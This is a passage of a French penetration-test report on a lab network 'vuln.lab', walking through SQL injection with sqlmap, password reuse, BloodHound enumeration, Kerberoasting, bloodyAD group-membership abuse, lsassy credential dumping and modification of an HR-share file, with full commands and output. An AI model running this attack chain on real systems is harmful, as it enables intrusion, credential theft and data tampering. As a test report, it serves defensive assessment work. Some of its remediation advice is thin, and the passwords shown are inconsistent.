<https://www.vaadata.com/blog/fr/failles-idor-principes-attaques-exploitations-mesures-tests-securite/>

5.5 Injection SQL

Sévérité – Critique

CVSS Score: 9.1

CVSS Vector: [AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N](#)

Description

Pour détecter et exploiter une vulnérabilité d'injection SQL, nous avons utilisé sqlmap à l'aide de la commande suivante :

```
(base) akil@MacBook-Pro-de-E1 RED_TEAM_FINAL % sqlmap -u "http://internal.vuln.lab/index.php?page=profil.php?id=5" --cookie="PHPSESSID=v38k" --schema --batch
[1.8.10#stable]
https://sqlmap.org
```

Le cookie requis a été extrait grâce à Burp Suite, en interceptant la requête POST envoyée lors de l'authentification. Voici la requête capturée

Target <http://internal.vuln.lab> Update Host header to match target

Add \$ Clear \$ Auto \$

```
1 POST /ajax.php?page=login HTTP/1.1
2 Host: internal.vuln.lab
3 Content-Length: 31
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: fr-FR,fr;q=0.9
6 Accept: */*
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
9 Origin: http://internal.vuln.lab
10 Referer: http://internal.vuln.lab/index.php?page=login.php
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=v38k; .AspNetCore.AntiXSRFToken=5k
13 Connection: keep-alive
14
15 username=$azerty$&password=$azerty$
```

Une fois la commande exécutée, sqlmap a révélé l'existence d'une table nommée users. Cette table contient des informations critiques.

```
Database: mysite
Table: users
[7 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| description | varchar(255) |
| role | int    |
| email | varchar(40)  |
| id | int    |
| password | varchar(40) |
| salary | int    |
| username | varchar(30)  |
+-----+-----+
[15:50:43] [INFO] fetched data logged to text files under
```

Exécution de la commande pour extraire les données

Ensuite, nous avons extrait le contenu complet de la table users à l'aide de la commande suivante :

```
(base) akil@MacBook-Pro-de-E1 RED_TEAM_FINAL % sqlmap -u "http://internal.vuln.lab/index.php?page=profil.php?id=5" --cookie="PHPSESSID=v38k" --dump -T users --batch
[1.8.10#stable]
https://sqlmap.org
Database: mysite
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+
| id | email      | role | salary | password          | username | description        |
+-----+-----+-----+-----+-----+-----+-----+
| 1  | john.doe@vuln.lab | 3   | 100000 | 8c...           | john    | John is the domain administrator of the VULN.LAB domain |
| 2  | bob.jiz@vuln.lab  | 2   | 70000  | c...            | bob     | Bob is the administrator of the Linux servers           |
| 3  | elisabeth.fluch@vuln.lab | 1   | 70000  | b...            | elisabeth | Elisabeth is the Human Resource director                 |
| 4  | alice.mice@vuln.lab | 0   | 40000  | 3e...           | alice   | Alice is an intern, she wants to become a developer       |
| 5  | test@vuln.lab    | 0   | 0      | a...            | test    | test account                                                 |
+-----+-----+-----+-----+-----+-----+-----+
[14:58:38] [INFO] table 'mysite.users' dumped to CSV file '/Users/akil/.local/share/sqlmap/output/internal.vuln.lab/dump/mysite/users.csv'
[14:58:38] [INFO] fetched data logged to text files under '/Users/akil/.local/share/sqlmap/output/internal.vuln.lab'
```

Voici les résultats obtenus :

Nous avons récupéré des informations sensibles :

- Identifiants utilisateur (username, mail)
- Mots de passe hashés
- Salaires
- Descriptions des rôles

Par exemple, le mot de passe d'Alice a pu être récupéré en clair.

Impact

L'exploitation de cette vulnérabilité d'injection SQL permettrait à un attaquant de :

1. Récupérer des informations sensibles des utilisateurs de l'entreprise (adresses e-mail, mots de passe, salaires, etc.).
2. Escalader les priviléges en récupérant des identifiants d'administrateurs stockés dans la base.
3. Altérer ou supprimer des données critiques dans le système.

Correction

Renforcer les mots de passe, notamment celui d'Alice, et chiffrer les données sensibles (salaires, identifiants, rôles, etc.).

Référence

<https://www.vaadata.com/blog/fr/sqlmap-loutil-pour-identifier-et-exploiter-des-injections-sql/>

5.6 Réutilisation de mot de passe

Sévérité – Critique

CVSS Score: 9.6

CVSS Vector: [AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:L](#)

Description

Lors de notre tentative d'accès à l'Active Directory (AD), nous avons testé si Alice, dont le mot de passe pour le site web interne était connu, utilisait ce même mot de passe pour se connecter à son ordinateur.

En testant cet identifiant avec la commande suivante, nous avons pu confirmer que Alice réutilise le même mot de passe pour plusieurs services, notamment son compte Active Directory. Cela nous a permis d'accéder à différents partages réseau avec les droits associés à son compte.

```
(base) akil@MacBook-Pro-de-El RED_TEAM_FINAL % nxc smb DC01-VULN.LAB -u 'Alice.mice' -p 'p0ssw0rd' -d 'vuln.lab' --dns-server 192.168.40.127 --shares
SMB 192.168.40.127 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:VULN.LAB) (signing:True) (SMBv1:False)
SMB 192.168.40.127 445 DC01 [+] vuln.lab\Alice.mice:p0ssw0rd
SMB 192.168.40.127 445 DC01 [*] Enumerated shares
SMB 192.168.40.127 445 DC01 Share Permissions Remark
SMB 192.168.40.127 445 DC01 ADMINS Remote Admin
SMB 192.168.40.127 445 DC01 CS Default share
SMB 192.168.40.127 445 DC01 CurriculumVitae Human Resources Network Share
SMB 192.168.40.127 445 DC01 IPC$ READ Remote IPC
SMB 192.168.40.127 445 DC01 NETLOGON READ Logon server share
SMB 192.168.40.127 445 DC01 SYSVOL READ Logon server share
(base) akil@MacBook-Pro-de-El RED_TEAM_FINAL %
```

Impact

L'impact de cette vulnérabilité est significatif :

1. Accès non autorisé à des ressources sensibles : Les partages réseau accessibles via le compte d'Alice pourraient contenir des données critiques.
2. Escalade de priviléges potentielle : Si d'autres comptes d'utilisateurs ou de services sensibles réutilisent leurs mots de passe, cela pourrait conduire à un contrôle total de l'infrastructure.
3. Compromission de l'ensemble de l'environnement AD : L'utilisation d'un mot de passe faible ou réutilisé constitue une porte d'entrée majeure pour les attaquants.

Correction

Pour corriger cette vulnérabilité :

1. Mettre en place une politique de mots de passe solides et uniques : Utiliser des mots de passe aléatoires, complexes et différents pour chaque service.
2. Configurer une rotation des mots de passe : Instaurer des politiques qui obligent les utilisateurs à changer leurs mots de passe régulièrement.

5.7 Accès à la hiérarchie de l'Active Directory avec BloodHound

Sévérité – Élevée

CVSS Score : 8.7

CVSS Vector : [AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N](#)

Description

Nous avons pu, à l'aide des identifiants d'Alice, collecter des informations essentielles sur la structure du réseau Active Directory (AD). Cette commande a permis de générer plusieurs fichiers JSON contenant des données critiques :

- Liste des administrateurs de domaine.
- Liste des utilisateurs avec des droits particuliers.
- Relation entre les groupes, utilisateurs et permissions au sein du réseau.

Ces fichiers JSON peuvent ensuite être importés dans l'outil BloodHound, permettant une visualisation complète et précise de la hiérarchie et des permissions du réseau Active Directory. Cela donne une vue d'ensemble sur :

- Qui possède des droits d'administrateur.
- Quels groupes ont des permissions critiques.
- Quels chemins d'escalade de priviléges peuvent être exploités.

Cela représente une menace majeure pour la sécurité de l'organisation, car un attaquant peut :

- Identifier les points faibles de la configuration AD.
- Escalader les priviléges en exploitant les relations hiérarchiques.

```
(base) akil@MacBook-Pro-de-El RED_TEAM_FINAL % bloodhound-python -c All -u 'Alice.mice' -p 'pC...rd' -d vuln.lab -ns 192.168.40.127
INFO: Found AD domain: vuln.lab
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.vuln.lab
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 33 computers
INFO: Connecting to LDAP server: dc01.vuln.lab
INFO: Found 10 users
INFO: Found 55 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: guillaume.vuln.lab
INFO: Querying computer: maenaPC.vuln.lab
INFO: Querying computer: martial.vuln.lab
```

Impact

Exposition des informations critiques de l'AD :

- Permet de comprendre comment les utilisateurs, groupes et machines interagissent.
- Donne une feuille de route pour cibler des utilisateurs spécifiques ou des systèmes avec des priviléges élevés.

Correction

- Activer l'audit des actions LDAP :
 - Configurer des journaux d'audit pour détecter les requêtes suspectes via des outils comme BloodHound.
- Implémenter l'authentification multifactorielle :
 - Ajouter un second facteur d'authentification pour accéder aux ressources sensibles, même sur des comptes standards.

Reference

<https://www.it-connect.fr/chapitres/bloodhound-installation-avec-docker/>

5.8 Active Directory

Sévérité – Critique

CVSS Score : 9,8

CVSS Vector : [AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H](#)

Description :

Pour pénétrer l'Active Directory (AD), nous avons utilisé le mot de passe d'Alice récupéré par une injection SQL. Ce mot de passe a permis un accès initial à ses droits Active Directory. En exploitant les vulnérabilités suivantes, nous avons compromis les droits de plusieurs comptes et accédé aux ressources sensibles du réseau.

1. Kerberoasting :

L'attaque a permis de récupérer les tickets Kerberos pour les comptes de service.

Le hash du compte svc_srv a été extrait pour une attaque par force brute.

2. Crackage du hash avec Hashcat :

Hashcat a permis de récupérer le mot de passe de svc_srv :

3. Création d'un compte machine :

Pour contourner les restrictions d'Alice, un compte machine nommé akil a été créé avec la commande BloodyAD :

```
[base] akil@MacBook-Pro-de-El RED_TEAM_FINAL % bloodyAD -u Alice.mice -p 'P_____d' -d vuln.lab --host vuln.lab --dc-ip 192.168.40.127 add computer akil 'P_____d'  
[+] akil created
```

4. Utilisation de BloodHound :


L'analyse des droits et permissions Active Directory a été effectuée via BloodHound en deux étapes :

- Génération des fichiers JSON contenant la topologie des droits dans l'AD
- Installation et démarrage de l'interface BloodHound

```
(base) akil@MacBook-Pro-de-E1 RED_TEAM_FINAL % bloodhound-python -c All -u 'Alice.mice' -p 'P@ssw0rd' -d vuln.lab -ns 192.168.40.12
INFO: Found AD domain: vuln.lab
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.vuln.lab
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 33 computers
INFO: Connecting to LDAP server: dc01.vuln.lab
INFO: Found 10 users
INFO: Found 55 groups
INFO: Found 2 gpos
INFO: Found 2 ous
(base) akil@MacBook-Pro-de-E1 RED_TEAM_FINAL % curl -L https://ghst.ly/getbhce | sudo docker compose -f - up
Password: % Total    % Received % Xferd  Average Speed   Time     Time     Time  Current
                  Dload  Upload Total Spent   Left Speed
100  156 100  156    0     0  742      0 --:--:-- --:--:-- 742
```

5. Élévation des priviléges avec svc_svr :

En utilisant les droits du compte svc_svr, le compte akil a été ajouté au groupe server_admins, accordant des droits d'administration sur les serveurs :



The screenshot shows the BloodHound interface with the following details:

- Search Bar:** SVC_SRV@VULN.LAB
- Graph View:** A diagram showing the relationships between three accounts:
 - RDRCOMPUTER.VULN.LAB (represented by a computer icon)
 - SVC_SRV@VULN.LAB (represented by a person icon)
 - SERVER_ADMIN@VULN.LAB (represented by a group icon)
 Arrows indicate the following relationships:
 - SVC_SRV@VULN.LAB has "AllExtendedRights" on RDRCOMPUTER.VULN.LAB.
 - SVC_SRV@VULN.LAB has "WriteAccountRestrictions" on RDRCOMPUTER.VULN.LAB.
 - SVC_SRV@VULN.LAB has "AddMember" on SERVER_ADMIN@VULN.LAB.
- Right Panel (SVC_SRV@VULN.LAB):**
 - Serviceprincipalnames: HTTP/SRV01
 - Trusted For Constrained Delegation: FALSE
 - Sessions: 0
 - Member Of (2 members):
 - USERS@VULN.LAB
 - DOMAIN USERS@VULN.LAB
 - Local Admin Privileges: 0
 - Execution Privileges: 0
 - Outbound Object Control (2 objects):
 - SERVER_ADMIN@VULN.LAB
 - RDRCOMPUTER.VULN.LAB
- Bottom Command Line:**

```
(base) akil@MacBook-Pro-de-E1 RED_TEAM_FINAL % bloodyAD -u svc_svr -p 'P@ssw0rd' -d vuln.lab --host 192.168.40.127 --dc-ip 192.168.40.127 add groupMember server_admins 'akil$'
[+] akil$ added to server_admins
```

Nous vérifions ensuite qu'akil a bien les permissions nécessaires pour accéder aux informations d'un compte administrateur :

```
(base) akil@MacBook-Pro-de-E1 RED_TEAM_FINAL % nxc smb SRV01.VULN.LAB -u 'akil$' -p 'P@ssw0rd' !! --shares
SMB 192.168.40.31 445 SRV01 [+] Windows 10 / Server 2019 Build 17763 x64 (name:SRV01) (domain:VULN.LAB) (signing=False) (SMBv1=False)
SMB 192.168.40.31 445 SRV01 [+] VULN.LAB\akil$:Password! (Pwn3d!)
SMB 192.168.40.31 445 SRV01 [*] Enumerated shares
SMB 192.168.40.31 445 SRV01 Share Permissions Remark
SMB 192.168.40.31 445 SRV01 ----- -----
SMB 192.168.40.31 445 SRV01 ADMINS READ,WRITE Remote Admin
SMB 192.168.40.31 445 SRV01 CS READ,WRITE Default share
SMB 192.168.40.31 445 SRV01 IPC$ READ Remote IPC
(base) akil@MacBook-Pro-de-E1 RED_TEAM_FINAL % smbclient.py 'vuln.lab\akil$' -L -d!@SRV01.vuln.lab'
```

6. Extraction d'informations sensibles avec Lsass :


L'outil Lsass a permis d'extraire des informations sensibles depuis le serveur SRV01 :

```
(base) akil@MacBook-Pro-de-E1 RED_TEAM_FINAL % nxc smb SRV01.VULN.LAB -u 'akil$' -p 'P@ssw0rd' !! -M lsassy
SMB 192.168.40.31 445 SRV01 [+] Windows 10 / Server 2019 Build 17763 x64 (name:SRV01) (domain:VULN.LAB) (signing=False) (SMBv1=False)
SMB 192.168.40.31 445 SRV01 [+] VULN.LAB\akil$:Password! (Pwn3d!)
LSASSY 192.168.40.31 445 SRV01 VULN\svc_nessus e3c
```

Nous pouvons voir un hash correspondant au compte svc_nessus.

7. Manipulation des groupes avec svc_nessus :

Avec les priviléges obtenus grâce au hash de svc_nessus, akil a été ajouté au groupe human_resources :



```
(base) akil@MacBook-Pro-de-E1 RED_TEAM_FINAL % bloodyAD -u svc_nessus -p 'e3...be' -d vuln.lab --host 192.168.40.127 --dc-ip 192.168.40.127 add groupMember "human_resources" 'akil$'
[+] akil$ added to human_resources
```

8. Accès final au dossier CurriculumVitae :

Avec les droits du groupe human_resources, le dossier CurriculumVitae a été accessible :

```
(base) akil@MacBook-Pro-de-E1 RED_TEAM_FINAL % nxc smb DC01.VULN.LAB -u 'akil$' -p 'Pr...d!' -d 'vuln.lab' --dns-server 192.168.40.127 --shares
[*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:VULN.LAB) (signing:True) (SMBv1:False)
[*] vuln.lab\akil$:Password!
[*] Enumerated shares
Share Permissions Remark
DC01 Share Remote Admin
DC01 ADMIN$ Remote Admin
DC01 C$ Default share
DC01 CurriculumVitae READ,WRITE Human Resources Network Share
DC01 IPC$ READ Remote IPC
DC01 NETLOGON READ Logon server share
DC01 SYSVOL READ Logon server share
(base) akil@MacBook-Pro-de-E1 RED_TEAM_FINAL % smbclient.py 'vuln.lab/akil$':P...d!@DC01.vuln.lab'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

9. Modification de fichiers sensibles :

Le fichier students_to_contact.txt a été téléchargé, modifié pour ajouter des informations, et renvoyé vers le serveur :

```
(base) akil@MacBook-Pro-de-E1 RED_TEAM_FINAL % smbclient.py 'vuln.lab/akil$':P...d!@DC01.vuln.lab'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
[# shares
ADMIN$
C$
CurriculumVitae
IPC$
NETLOGON
SYSVOL
[# une CurriculumVitae
*** Unknown syntax: une CurriculumVitae
[# use CurriculumVitae
[# ls
drw-rw-rw-      0  Thu Nov 14 15:52:19 2024 .
drw-rw-rw-      0  Thu Nov 14 15:52:19 2024 ..
-rw-rw-rw-     15  Thu Nov 14 15:07:13 2024 students_to_contact.txt
[# get students_to_contact.txt
[# put students_to_contact.txt
```

Impact

- Contrôle complet de l'Active Directory :
 - Accès aux priviléges administratifs des serveurs.
 - Lecture, modification ou suppression de données sensibles.
 - Réduction significative de la sécurité du réseau.
- Atteinte à la confidentialité des utilisateurs :
 - Exposition des informations personnelles et professionnelles.
- Risque de sabotage interne :
 - Possibilité d'ajouter ou supprimer des membres dans des groupes critiques.

Correction

- Politique stricte de mots de passe :
 - Imposer des mots de passe uniques, robustes et régulièrement renouvelés.
 - Désactiver les comptes inutilisés ou obsolètes.
- Restreindre l'accès :
 - Limiter les priviléges des comptes de service et des utilisateurs standards.
 - Imposer des permissions strictes sur les partages SMB

Références

<https://specopssoft.com/blog/active-directory-attack-paths/>

<http://127.0.0.1:8080/ui/explore>

https://hashcat.net/wiki/doku.php?id=hashcat_utils